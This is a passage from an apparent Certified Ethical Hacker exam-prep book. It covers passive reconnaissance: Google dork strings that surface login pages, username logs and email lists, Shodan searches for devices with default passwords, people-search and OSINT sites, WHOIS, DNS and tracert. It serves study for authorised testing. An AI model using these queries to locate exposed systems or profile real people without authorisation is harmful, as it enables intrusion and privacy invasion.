You can make several other customizations to your exam from the exam settings screen, such as the time of the exam, the number of questions, whether to randomize questions and answers, whether to show the number of correct answers for multiple answer questions, or whether to serve up only specific types of questions. You can also create custom test banks by selecting only questions that you have marked or questions on which you have added notes.

Updating Your Exams

If you are using the online version of the Pearson Test Prep software, you should always have access to the latest version of the software as well as the exam data. If you are using the Windows desktop version, every time you launch the software, it will check to see if there are any updates to your exam data and automatically download any changes made since the last time you used the software. This requires that you be connected to the Internet at the time you launch the software.

Sometimes, due to a number of factors, the exam data might not fully download when you activate your exam. If you find that figures or exhibits are missing, you might need to manually update your exams.

To update a particular exam you have already activated and downloaded, simply select the Tools tab and click the Update Products button. Again, this is only an issue with the desktop Windows application.

If you wish to check for updates to the Windows desktop version of the Pearson Test Prep exam engine software, simply select the Tools tab and click the Update Application button. Doing so allows you to ensure that you are running the latest version of the software engine.

Assessing Exam Readiness

Exam candidates never really know whether they are adequately prepared for the exam until they have completed about 30% of the questions. At that point, if you are not prepared, it is too late. The best way to determine your readiness is to work through all of the quizzes in each chapter and review the foundation and key topics presented in each chapter. It is best to work your way through the entire book unless you can complete each subject without having to do any research or look up any answers.

Premium Edition eBook and Practice Tests

This book also includes an exclusive offer for 70% off the Premium Edition eBook and Practice Tests edition of this title. Please see the coupon code included with the cardboard sleeve for information on how to purchase the Premium Edition.

This page intentionally left blank

CHAPTER 1

Reconnaissance and Scanning

This chapter covers the following CEH exam objectives:

- ▶ Reconnaissance types
- ▶ Scanning techniques
- ▶ Scanning tools
- ▶ Evasion techniques

One of the fundamental tasks with penetration testing is gathering information about the target; this is called *reconnaissance*. A successful penetration test depends on having information about the target site. Scanning tools and techniques are critical to conducting a successful penetration test.

Reconnaissance Types

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Which of the following web pages would be most likely to give you information about the operating system and web server a website is using?
 - A. archive.org
 - B. shodan.io
 - C. exinfo.org
 - D. netcraft.com

2. When examining an email header, what does the References section denote?
 - A. The address that should be used to reply to the message
 - B. Information about the content type
 - C. The Message ID that is being replied to
 - D. Additional addresses being copied
3. Carol is trying to find information about a specific IP address in Belgium. Which registry should she check?
 - A. RIPE NCC
 - B. ARIN
 - C. APNIC
 - D. LACNIC

Answers

1. D. netcraft.com can provide details on the web server, including the operating system, web server software, and more.
2. C. The References section shows the message ID(s) that the email is replying to.
3. A. RIPE NCC is the registry for Europe. ARIN is the registry for North America, APNIC is the one for Asia Pacific, and LACNIC is the one for Latin America.

ExamAlert

Objective The various scanning tools are critical for the Certified Ethical Hacker exam. Make certain you know these tools in detail. It is not enough to just know each tool in a general manner. Make sure you know details. For example, with command line tools, such as Nmap, you should know the various flags.

In this section we discuss various scanning techniques and tools. We also discuss specific terminology and methodology. There are alternative terms for reconnaissance. One such term that is used on the Certified Ethical Hacker (CEH) exam is *footprinting*.

There are many ways to conduct reconnaissance, or footprinting. There are two types of footprinting: active and passive. Passive footprinting involves gathering information about the target without any direct interaction with the

target systems or network. Active footprinting requires some level of interaction with the target systems.

Passive Reconnaissance Techniques

Passive reconnaissance techniques allow you to gather a plethora of information from a website without any interaction with the website. The target doesn't actually know you are gathering the information. This is usually the first step in the ethical hacking process: gathering as much information about the target as you can before moving ahead in the Cyber Kill Chain. There are a wide range of tools and techniques to facilitate this process, many of them free.

Google Hacking

One passive footprinting technique that is featured on the CEH v11 exam is using Google searches, sometimes called *Google hacking*. You can do quite a bit with a Google search. This is a list of commonly used Google hacking techniques:

- ▶ **[cache:]**: Displays the web pages stored in the Google cache. For example, the Google cache of my page can be retrieved with *cache:chuckeasttom.com*.
- ▶ **[link:]**: Lists web pages that have links to the specified web page.
- ▶ **[related:]**: Lists web pages that are similar to a specified web page.
- ▶ **[info:]**: Presents some information that Google has about a particular web page.
- ▶ **[site:]**: Presents results only for websites in the given domain. For example, to search my website for the word *cryptography*, you would use *cryptography site:chuckeasttom.com*.
- ▶ **[allintitle:]**: Presents results only for websites with all of the search keywords in the title.
- ▶ **[intitle:]**: Restricts the results to documents containing the search keyword in the title.
- ▶ **[allinurl:]**: Restricts the results to those with all of the search keywords in the URL.
- ▶ **[inurl:]**: Restricts the results to documents containing the search keyword in the URL.

- ▶ **[location:]**: Finds information for a specific location.
- ▶ **[filetype:]**: Finds results that are a specific file type. For example, if you want hacking but only PDF results, you can use *hacking filetype:pdf*.

Figure 1.1 shows an example in which *inurl:view/index.shtml* has been entered in Google. The result are links to pages with web cameras.




FIGURE 1.1 Google Search

In this example, the search string tells Google to find any web pages that have the text *view/index.shtml* in the URL of the website. This URL denotes a control interface for a web camera. You can use this technique to find any number of things in websites. A few examples that will be useful to you are listed in Table 1.1. Note some sources call these *Google dorks*.

TABLE 1.1 Google Hacking Examples

Search String	Explanation
<i>inurl:/voice/advanced/ intitle:Linksys SPA configuration</i>	Finds pages containing login portals.
<i>intitle:"Login Page" intext:"Phone Adapter Configuration Utility"</i>	Finds the Linksys VoIP router configuration page.
<i>allintext:username filetype:log</i>	Finds logs with usernames in them.
<i>filetype:xls inurl:"email.xls"</i>	Finds email lists.
<i>intitle:"index of" inurl:/backup</i>	Searches for backup directories.

You can use Google Advanced Search, shown in Figure 1.2, to search using these strings and more.

Google

Advanced Search

Find pages with...

all these words:

this exact word or phrase:

any of these words:

none of these words:

numbers ranging from:

to

Then narrow your results by...

language:

any language

region:

any region

last update:

anytime

site or domain:

terms appearing:

anywhere in the page

SafeSearch:

Show explicit results

file type:

any format

FIGURE 1.2 Google Advanced Search

Google Advanced Image Search works much like Google Advanced Search, but it allows you to search for images rather than terms.

There is an exploit database called the Google Hacking Database at <https://www.exploit-db.com/google-hacking-database>. This is a good place to find vulnerabilities. You can search for specific operating systems, software, and more. This website is shown in Figure 1.3.




FIGURE 1.3 Google Hacking Database

These are a few of the internet resources that provide even more details on Google hacking:

- <https://resources.infosecinstitute.com/topic/google-hacking-overview/>
- https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf
- <https://www.sans.org/posters/google-hacking-and-defense-cheat-sheet/>

Geographic Searches

Many online maps can help you find the geographic location of a given target. A few of them are listed here:

- **Google Maps:** <https://maps.google.com>
- **National Geographic Maps:** <http://maps.nationalgeographic.com>

- ▶ **Bing Maps:** <https://www.bing.com/maps>
- ▶ **Wikimapia:** <http://www.wikimapia.org>

Data Gathering

For the CEH exam you need to know that people searches are part of the passive footprinting process. For example, after you find out the name of a company's CISO (chief information security officer), you might want to try and find out more about that person through various websites and social media. Here are a few of the sites you might use:

- ▶ **Intelius:** <https://www.intelius.com>
- ▶ **BeenVerified:** <https://www.beenverified.com>
- ▶ **Facebook:** <https://www.facebook.com>
- ▶ **Twitter:** <https://www.twitter.com>
- ▶ **LinkedIn:** <https://www.linkedin.com>

There are also tools that will help you to gather information from some social media sites. The tool InSpy is a shell utility you can use with Linux. InSpy has two modes. The first mode, TechSpy, crawls LinkedIn job listings based on a target company. The second mode, EmpSpy, crawls LinkedIn for employees working at a company. This tool is a Python script that can be downloaded from <https://github.com/leapsecurity/InSpy>. It works on Windows and macOS as well as Linux.

For the CEH exam you also need to know how to use a wide range of websites to gather information, including financial websites and job websites. Job websites are particularly useful. If a company is looking for a web administrator who has Apache and Debian Linux experience, you can deduce that their web server is Debian Linux running Apache.

For the CEH exam you should know how to use Google groups, other forums, and blogs to gather information about a target. You may find employees discussing items in the organization that can possibly provide you valuable intel. A simple example would be a network administrator complaining in a forum that he or she is having difficulty configuring the new firewall. That would strongly indicate that the firewall is quite vulnerable, and you might also be able to gather the specs of the firewall and the vendor details.

Many sites allow you to set alerts, so that after you have conducted a search, you can be alerted when anything changes. Two examples are:

- ▶ **Twitter Alerts:** <https://twitter.com/alerts>
- ▶ **Google Alerts:** <https://www.google.com/alerts>

Useful Websites

There are a number of websites that allow you to gather information about a target without interacting with the target. The CEH exam expects you to know what these sites are and how to use them.

A website commonly used for passive footprinting is <https://www.netcraft.com>. This site allows you to scan websites for free and now also sells a wide range of cybersecurity services. Figure 1.4 shows a scan of my own website.




FIGURE 1.4 netcraft.com Scan

Another popular site for gathering information is <https://www.shodan.io>. This site requires you to register, but registration is free. You can then perform a wide range of searches. Figure 1.5 shows the results of a search for public-facing devices with default passwords in the city of Chicago.




FIGURE 1.5 Shodan Search

There are quite a few search types you can do. Some commonly used searches are given here:

- ▶ Search for default passwords
 - ▶ *default password country:US*
 - ▶ *default password hostname:chuckeasttom.com*
 - ▶ *default password city:Plano*

- ▶ Find Apache servers
 - ▶ *apache city:"San Francisco"*
- ▶ Find Webcams
 - ▶ *webcamxp city:Chicago*
- ▶ Find OLD IIS
 - ▶ "iis/6.0"

Commonly used Shodan filters are:

- ▶ Country
- ▶ City (though it does not always work)
- ▶ Hostname
- ▶ net (IP address range)
- ▶ Operating system
- ▶ Port

Shodan is a very versatile tool, and you should be quite familiar with it.

ExamAlert

Objective You should know the various filters and search methods used in Shodan.

The site <https://censys.io> is a paid service that provides a number of search options.

Another site that the CEH exam expects you to know about is <https://archive.org>. This site, which archives versions of websites, is often referred to as the Wayback Machine. The number of previous versions of a website that are archived depends on the popularity of the website. You will, for example, find a great many more past versions of Yahoo.com than you will of my own website. A search for www.yahoo.com on archive.org is shown in Figure 1.6.




FIGURE 1.6 Archive.org Search

Metadata Tools

It is useful to extract metadata. Whether you are working with a PDF, a Word document, or some other type of file, understanding the metadata of the file can be useful. A few metadata extraction tools are listed here:

- ▶ **ExtractMetadata:** <http://www.extractmetadata.com>
- ▶ **FOCA:** <https://github.com/ElevenPaths/FOCA>
- ▶ **PhotoME:** <https://www.photome.de>
- ▶ **Meta Tag Analyzer:** <https://www.powermapper.com/products/sortsite/ads/website-meta-tags/>
- ▶ **BuzzStream:** <http://tools.buzzstream.com>
- ▶ **Exif Data Reader:** <https://www.dcode.fr/exif-data>
- ▶ **Analyse Metadata:** <http://www.exadium.com>

- ▶ **Exiftool:** <https://sno.phy.queensu.ca>
- ▶ **Exif Data Viewer:** <https://www.exifdata.com/>

Along with these metadata extraction tools, there are sites that allow you to monitor websites, including the following:

- ▶ **VisualPing:** <https://visualping.io>
- ▶ **Versionista:** <https://versionista.com>
- ▶ **WatchThatPage:** <http://www.watchthatpage.com>
- ▶ **Sken.io:** <https://sken.io>
- ▶ **Page Crawl:** <https://pagecrawl.io>
- ▶ **On Web Change:** <https://onwebchange.com>
- ▶ **Change Tower:** <https://changetower.com>

Email

For the CEH you will also need to understand tracking information about emails. This involves email headers as well as email tracking applications. Email headers can provide a great deal of information. The format and content of email are actually established via the standard RFC 3864, “Header Field Registration,” which describes message header field names. Common header fields for email include:

- ▶ **To:** The email address and, optionally, the name of the message’s primary recipient(s).
- ▶ **Subject:** A brief summary of the topic of the message.
- ▶ **Cc:** Carbon copy, for sending a copy to secondary recipients.
- ▶ **Bcc:** Blind carbon copy, for adding addresses to the SMTP delivery list but making them invisible to other recipients.
- ▶ **Content-Type:** Information about how the message is to be displayed, usually a MIME type.
- ▶ **Precedence:** Used to indicate that automated vacation or out-of-office responses should not be returned for this mail (e.g., to prevent vacation notices from being sent to all other subscribers of a mailing list). Common values are “bulk,” “junk,” and “list.”

- ▶ **Received:** Tracking information generated by mail servers that have previously handled a message, in reverse order (i.e., last handler first).
- ▶ **References:** Message ID of the message that this is a reply to.
- ▶ **Reply-To:** Address that should be used to reply to the message.
- ▶ **Sender:** Address of the actual sender acting on behalf of the author listed in From.

As an ethical hacker, you might want to send an email to someone at an organization just to get a response and examine the headers. This can tell you a lot about the organization, including its email servers. There are several websites and applications for tracking emails and checking to see if an email address is valid. A few are listed here:

- ▶ **PoliteMail:** <http://www.politemail.com>
- ▶ **Yesware:** <http://www.yesware.com>
- ▶ **Mail Tracker:** <https://hunter.io/mailtracker>
- ▶ **ContactMonkey:** <https://www.contactmonkey.com>
- ▶ **Zendio:** <http://www.zendio.com>
- ▶ **Rocket Reach:** <https://rocketreach.co>
- ▶ **DidTheyReadIt:** <http://www.didtheyreadit.com>
- ▶ **Trace Email:** <http://whatismyipaddress.com>
- ▶ **Email Tracker (add-on for Google Chrome):**
<https://chrome.google.com/webstore/detail/email-tracker/> /

You can look up email servers for any given domain. The following are a few websites that will facilitate this process.

- ▶ **Online Domain Tools** <http://mxlookup.online-domain-tools.com>
- ▶ **MX Lookup** <http://www.hashemian.com/tools/domain-email.php>

You can also check to see if an email address exists:

- ▶ <http://mailtester.com>

Open-Source Intelligence

In general, the objectives of the CEH exam expect that you know to attempt to get information from a wide array of resources, such as company press releases, online searchers, and regulatory reports. A few helpful websites are listed here:

- ▶ **EDGAR:** <https://www.sec.gov/edgar.shtml>
- ▶ **LexisNexis:** <https://www.lexisnexis.com>
- ▶ **Bloomberg:** <https://www.bloomberg.com>
- ▶ **MarketWatch:** <https://www.marketwatch.com>
- ▶ **Alexa:** <https://www.alexa.com>

The website <https://osintframework.com> is a landing page for a wide range of open-source intelligence (OSINT) websites. You can see this site in Figure 1.7.




FIGURE 1.7 OSINT Page

At some point you might want to get information about who registered a domain name. Such a search is called a WhoIs search because the underlying

protocol is called Whois. Regional internet registries store registry information. WhoIs searches these, but you should know them for the CEH exam:

- ▶ **American Registry for Internet Numbers (ARIN):** <https://www.arin.net>
- ▶ **Africa Network Information Center (AFRINIC):** <https://www.afrinic.net>
- ▶ **Réseaux IP Européens Network Coordination Centre (RIPE NCC):** <https://www.ripe.net>
- ▶ **Latin American and Caribbean Network Information Centre (LACNIC):** <https://www.lacnic.net>
- ▶ **Asia Pacific Network Information Centre (APNIC):** <https://www.apnic.net>

ExamAlert

Objective You will be expected to know these regional registries. Many people now use Whois websites, rather than going to the registry sites, but for the CEH exam, you need to know the registries.

A number of websites can facilitate Whois lookups for you. Some of them are listed here:

- ▶ OSINT Framework <https://osintframework.com>
- ▶ ICANN WhoIS <https://whois.icann.org>
- ▶ WhoIS <http://cqcounter.com/whois/>
- ▶ Network Solutions WhoIS <https://www.networksolutions.com/whois>
- ▶ WhoIS <https://www.whois.net>
- ▶ WhoIS <https://www.whois.com>
- ▶ WhoIS <https://who.is>

Once you have an IP address, you can use a number of sites to get the geolocation of that IP address. Here are some of them:

- ▶ **IP Location Finder:** <https://tools.keycdn.com/geo>
- ▶ **IP Geolocator:** <https://www.ipligence.com/geolocation>

- **Neustar:** <https://www.home.neustar/resources/tools/ip-geolocation-lookup-tool>
- **IP Address Geographical Location Finder:** <http://www.ipfingerprints.com>
- **IP Location:** <https://www.iplocation.net>
- **GeoIP Lookup Tool:** <https://www.ultratools.com>
- **Geo IP Tool:** <https://geoiptool.com>

Figure 1.8 shows the use of Neustar to find the geolocation of an IP address.




FIGURE 1.8 Neustar Geolocation

As you gather information about a target, DNS (Domain Name System) information is important. DNS maps IP addresses to domain names. The CEH exam expects you to know the different types of DNS records. The major types are listed here:

- **A:** Host (Hostname to IP address)
- **PTR:** Pointer (IP address to hostname)
- **NS:** Name Server
- **SOA:** Start of Authority
- **SRC:** Service Locator
- **MX:** Mail Server

- ▶ **CNAME:** Canonical naming (aliases for hosts)
- ▶ **RP:** Responsible Person
- ▶ **HINFO:** Information about the host, which can include OS and CPU

Fortunately, there are a number of sites that can provide DNS information about any domain name. A few of them are listed here:

- ▶ DNS Tools <http://www.mydnstools.info>
- ▶ DNS Lookup <https://mxtoolbox.com/DNSLookup.aspx>
- ▶ Online DIG <https://toolbox.googleapps.com/apps/dig/>
- ▶ DNS Tools <https://dnschecker.org/all-tools.php>
- ▶ Nirsoft Tools <http://www.nirsoft.net>
- ▶ DNS Watch <https://www.dnswatch.info>

Figure 1.9 shows the DNS results for *chuckeasttom.com* from <https://mxtoolbox.com/DNSLookup.aspx>.





FIGURE 1.9 <https://mxtoolbox.com/DNSLookup.aspx> DNS Results

Operating System Commands

There are also a number of commands you need to know for the CEH exam. **tracert** is a command that traces the route from your machine to a target. The command **tracert** in Windows works the same way. Figure 1.10 shows the **tracert** (Windows) command being used from my computer to www.Pearson.com.



```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>tracert www.pearson.com

Tracing route to e290.x.akamaiedge.net [23.214.64.167]
over a maximum of 30 hops:

  0  <1 ms    <1 ms    <1 ms    Tardis [192.168.1.1]
  1  31 ms     19 ms     16 ms     142.254.131.49
  2  28 ms     32 ms     30 ms     xe0014.d1lltx1902h.texas.rr.com [24.164.210.193]
  3  26 ms     71 ms     23 ms     agg26.plantxmp02r.texas.rr.com [24.175.50.102]
  4  21 ms     14 ms     27 ms     agg27.d1lbt1b02r.texas.rr.com [24.175.36.184]
  5  18 ms     18 ms     18 ms     agg21.hstqtx1301r.texas.rr.com [24.175.49.8]
  6  17 ms     19 ms     18 ms     bu-ether16.hstqtx0209w-bcr00.tbone.rr.com [66.109.6.108]
  7  20 ms     19 ms     17 ms     ge-3-1-0.crl1.sea20.tbone.rr.com [66.109.6.90]
  8  130 ms    34 ms     15 ms     24.30.200.127
  9  27 ms     29 ms     24 ms     ae2.databank-dfw2.netarch.akamai.com [23.203.147.173]
 10  20 ms     24 ms     23 ms     a23-214-64-167.deploy.static.akamaitechnologies.com [23.214.64.167]

Trace complete.

C:\WINDOWS\system32>

```

FIGURE 1.10 **tracert** Results

It probably will not surprise you that there are a number of tools that can help you trace the route to any address. Some of them even display results in very nice graphical interfaces. A few of those tools are listed here:

- ▶ Tialsoft Tools <http://www.tialsoft.com>
- ▶ OreWare <http://www.oreware.com>
- ▶ Ping Plotter <http://www.pingplotter.com>
- ▶ Visual Route <http://www.visualroute.com>

There are also other commands you should know. The **ping** command simply sends an ICMP (Internet Control Message Protocol) packet to the destination. It only tells you if the destination is reachable. The difference between **ping** and **tracert** is often explained like this: **ping** tells you if you can get there, and **tracert** tells you how to get there.

